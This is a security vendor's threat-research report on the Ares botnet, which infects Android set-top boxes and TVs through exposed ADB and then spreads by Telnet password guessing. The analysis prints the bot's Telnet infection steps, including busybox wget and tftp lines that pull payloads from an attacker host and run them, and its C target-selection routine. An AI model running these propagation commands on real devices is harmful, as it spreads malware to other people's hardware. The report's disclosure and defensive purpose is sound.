WootCloud Discovers ARES ADB IOT Botnet Targeting Android Devices especially STBs/ TVs

Report


Introduction

At WootCloud Threat Research Labs, we continuously invest efforts to unearth new and advanced threats targeting IoT devices. Upon identifying suspicious behavior from Set Top Boxes (STB) via WootCloud's HyperContext Device Security Solution, WootCloud Labs focused attention on investigating infected Android Set top boxes. Since then, we have been tracking the state of Android threats and investing efforts on the exploit and misuse of the Android ADB protocol, the communication component which is used by the majority of Android devices and associated client to debug and remotely manage android devices.

During our research, WootCloud Labs discovered the Ares ADB botnet targeting Android-based IoT devices to trigger infections at large scale.

Background Information An Android set-top box is a media streaming device for your TV which runs a specialized version of Android OS. These boxes are utilized for streaming media from Netflix, Hulu, and even home media servers.. The number of such devices using Android OS is increasing exponentially. Although Android Operating System (OS) is popularly used in mobile devices, TVs, Set-up-boxes (STBs), smart watches, etc. are also running Android OS. Android OS is being used extensively in Internet-of-Things (IOT) devices. With that increased usage of the Android platform, threats are increasing at a rapid pace. Android malware (malicious code in the form of apps) is being designed regularly by the adversaries to keep exploiting the vulnerabilities within android devices and nurturing the power of those devices for unauthorized operations either for money or fun.

Recently, researchers have disclosed different threats targeting Android devices such as crypto mining by android malware, espionage-mobile spying by android malware against targeted audience, information stealing android malware and others. During our research, we found that the infected devices were specifically targeting ADB (Android Debug Bridge) service of the Android OS. ADB is a primary component that is present in all of the Android devices and comprises of a client, server and the daemon named as adbd. Generally, the adb server runs as process that sets up the communication channel between the client and the daemon. In other words, the adb is a management component (tool) that is used by clients to trigger commands on the device running server and adbd as background processes.



Android Debug BridgeThreat Profile

The biggest threat associated with the android devices apart from vulnerabilities is the presence of an open and unauthenticated adb service running on the Internet connected devices. When attackers discover TCP port 5555 on the device, they verify and validate the security posture of the service which includes, the authentication and authorization controls structured around it. The majority of the times, it is found that the adb service, which is on TCP port 5555, is not only used for debug, but also for remote management operations. If remote management is available via the debug interface, it means that accessing the device through TCP port 5555 results in obtaining shell which allows remote command execution, uploading / downloading of custom applications, data access and others. WootCloud Threat Labs discovered a new Ares botnet and found that the primary vector to infect and spread Ares ADB bot is via the ADB interface.

The attack profile we observed have the following sequence of actions:

- The attackers are exploiting the inherent configuration issue or exposed ADB remote management and debug interface to install Ares bot on the android-based devices -- mainly STBs, and TVs as discovered during the research.
- Once the Ares bot is installed on the android-based devices, it launches scanners to: fingerprint and detect more android devices via ADB interface Install attacker-specific payloads on the compromised devices to trigger additional set of attacks such as crypt-mining, etc.

In the next few sections, we share our analysis of the functionality and nature of the Ares ADB botnet.

Characteristics of Ares ADB Bot

Camouflaged Binary

The ARES bot is camouflaged and distributed as adb binary. Generally, the binary is deployed in the “data/local/tmp” folder for the bot variant in discussion here and allowed to execute via custom script. The screenshots below validate the distribution and installation of Ares bot as camouflaged adb binary. Figure 1 shows the execution output of Ares bot executed from the compromised android device. The output highlights a previous instance where the bot is killed, and a new instance is started accordingly.




Figure 1: Output from the Execution of the Ares bot - Camouflaged ADB binary

Once the Ares bot is executed, it starts triggering ADB scans against TCP port 5555 targeting unique IP addresses as shown in Figure 2.




Figure 2: ADB Scans Triggered by the Ares Bot against TCP port 5555

The Ares bot can copy and write itself to other targeted Android IoT devices running with exposed ADB services. Once copied it launches telnet sessions to crack passwords and once it gets access to other devices it infects them. After the execution of binary, it was also noticed that Ares triggered scanning for exposed Telnet services on the Internet in order to compromise them using password-based scanning attempts as shown in Figure 3. The idea is to extend the botnet by including broad-based devices and not only android-based IOT devices. A number of these bots such as Ares provides additional functionality to include different number of devices




Figure 3: Telnet Scanning from Compromised STB/TV Android IoT Devices

The complete process of infecting other devices via Telnet interface from compromised Android device is discussed below:

```
                        TELNET_READ_IACS : Initiate the Telnet connection thread and
detect if Telnet service is
                         listening
                         TELNET_USER_PROMPT: Detect and obtain the Telnet user prompt
and provide username
                         TELNET_PASS_PROMPT: Detect and obtain the Telnet password
dprompt and provide password
                         TELNET_WAITPASS_PROMPT: Wait for system prompt after
successful login and obtain shell by
                         issuing the following commands:
                         enable
                         system
                         shell
                         sh
                         linuxshell
```

```
                        TELNET_READ_WRITEABLE: Once the shell is obtained, perform
read write operations. A few examples
                        are shown below:
                        Copying "/bin/busybox" binary into the tmp directories and
cleaning afterwards:
                        /bin/busybox rm -rf
                        {tmp directory name}
                            /bin/busybox cp /bin/busybox
                            /bin/busybox chmod 777

                            TELNET_COPY_ECHO: Initiate echo based checks to determine
if the above operations have been
                            completed.
                            TELNET_DETECT_ARCH: Once the installation of "busybox" is
complete, detect the architecture
                            by using the following command or similar:
                            /bin/busybox cat /proc/cpuinfo || while read i; do echo
$i; done < /proc/cpuinfo;
                            TELNET_ARM_SUBTYPE: After the architecture detection is
complete then detect the arm
                            architecture subtype
                            TELNET_UPLOAD_METHODS: Once the detection and "busybox"
installation is complete, upload
                            binaries (or infection payloads) as follows:
                            TELNET_UPLOAD_ECHO
                            /bin/busybox cp
                            /bin/busybox chmod 777
                            TELNET_UPLOAD_WGET
                            /bin/busybox wget http://%s:%d/bins/%s.%s -O
                            /bin/busybox chmod 777
                            TELNET_UPLOAD_TFTP
                            /bin/busybox tftp -g -l %s -r %s.%s %s
                            /bin/busybox chmod 777
                            TELNET_RUN_BINARY: Execute the binaries on the compromised
IoT device
                            TELNET_CLEANUP: After successful, execution cleanup the
files as follows:
                            /bin/busybox rm -rf %s
```

We have presented a step-by step process to highlight how the successful infections take place via Telnet interface from the compromised android device.

Bypassing Internal IP Address Space:

ARES ADB bot has built-in capability to avoid scanning of specific IP addresses so that only targeted devices or IP addresses can be scanned and compromised to become part of a botnet. This

functionality can be customized accordingly whether or not to include the specific IP address ranges. Figure 4 shows the code from the ARES bot.

```
static ipv4_t get_random_ip(void)
{
    uint32_t tmp;
    uint8_t o1, o2, o3, o4;

    do
    {
        tmp = rand_next();

        o1 = tmp & 0xff;
        o2 = (tmp >> 8) & 0xff;
        o3 = (tmp >> 16) & 0xff;
        o4 = (tmp >> 24) & 0xff;
    }
    while (o1 == 127 ||                          // 127.0.0.0/8      - Loopback
          (o1 == 0) ||                           // 0.0.0.0/8        - Invalid address space
          (o1 == 3) ||                           // 3.0.0.0/8        - General Electric Company
          (o1 == 15 || o1 == 16) ||              // 15.0.0.0/7       - Hewlett-Packard Company
          (o1 == 56) ||                          // 56.0.0.0/8       - US Postal Service
          (o1 == 10) ||                          // 10.0.0.0/8       - Internal network
          (o1 == 192 && o2 == 168) ||            // 192.168.0.0/16   - Internal network
          (o1 == 172 && o2 >= 16 && o2 < 32) ||  // 172.16.0.0/14    - Internal network
          (o1 == 100 && o2 >= 64 && o2 < 127) || // 100.64.0.0/10    - IANA NAT reserved
          (o1 == 169 && o2 > 254) ||             // 169.254.0.0/16   - IANA NAT reserved
          (o1 == 198 && o2 >= 18 && o2 < 20) ||  // 198.18.0.0/15    - IANA Special use
          (o1 >= 224) ||                         // 224.*.*.*+       - Multicast
          (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 ==
              29 || o1 == 30 || o1 == 33 || o1 == 55 || o1 == 214 || o1 == 215) // Department of
              Defense
    );

    return INET_ADDR(o1,o2,o3,o4);
}
```

Figure 4: Inherent Code Used by Ares Bot to Restrict Specific IP Address Ranges

Empirical Experiment : Based on the intelligence obtained from the research, we triggered very specific scans using indicators of compromise and to no surprise, we did notice hosts serving Ares bot payloads as shown below in Figure :




Figure 5: Ares.x86 Binary Served by Malicious Host




Figure 6: Ares.arm Binary Served by Malicious Host

Additional tests highlighted that binaries were packed with UPX packer as shown in Figure 7.

```
$ strings  Ares.x86 | grep upx
$Info: This file is packed with the UPX executable packer http://upx.sf.net $
$ strings  Ares.arm | grep upx
$Info: This file is packed with the UPX executable packer http://upx.sf.net $
$ strings  Ares.x86 | grep UPX
tUPX!
$Info: This file is packed with the UPX executable packer http://upx.sf.net $
$Id: UPX 3.94 Copyright (C) 1996-2017 the UPX Team. All Rights Reserved. $
UPX!u
UPX!
UPX!
$ strings  Ares.arm | grep UPX
CvUPX!
$Info: This file is packed with the UPX executable packer http://upx.sf.net $
$Id: UPX 3.94 Copyright (C) 1996-2017 the UPX Team. All Rights Reserved. $
UPX!
UPX!
```

Figure 7: Ares.x86 and Ares.arm Binaries Packed with UPX Packer

Countermeasures

1. Implement WootCloud solution in the enterprise which has built-in detection and prevention algorithms to identify and subvert the Ares bot infections
2. Always configure network policies with the VLAN segmentation to restrict the ingress and egress network traffic to the IoT devices. Use WootCloud solution to continuously monitor and control access to/from these devices.
3. Restrict the ADB interface on the IOT devices to authorized IP address space Monitor the ADB interface traffic originating from unknown resources including the network traffic originating from these devices
4. Always configure passwords for the interfaces such as Telnet, Web, SNMP, etc. on the IoT devices.
5. Always update the password from default string to a more complex string.

Threat Forecast and Intelligence Sharing

As WootCloud is investing efforts in the Android ADB threat research space, we want to reveal this information to the security community so that collective efforts can be made to handle infections of this kind. In this research, we have detected that the Ares bots were found to be running on STBs, TVS. However, looking at threat and inherent capabilities, it seems that the attackers will be targeting more android-based devices such as smart phones. The Ares ADB botnet infections have been detected on the following brand of devices but not limited to:

- http://www.hisilicon.com/en/Products/ProductList/STB
- https://www.amazon.in/Cubetek-Portable-Smart-Android-Dolby/dp/B0744L6WG5
- https://qezymedia.com/

For more information on WootCloud please visit www.wootcloud.com

Appendix 1: IBM ARES System

On a separate note, it has been noticed that IBM has built a system known as ARES to detect and prevent invasive technique used by mobile malware. Refer here: Ares, a system built on top of an existing behavioral analysis, based on static information-flow analysis, bi- nary instrumentation, and multi execution analysis, to detect and bypass many common evasive techniques used by mobile malware. It's a trivia that same name "ARES" is used by ADB botnet and also by IBM research team to build a protection system.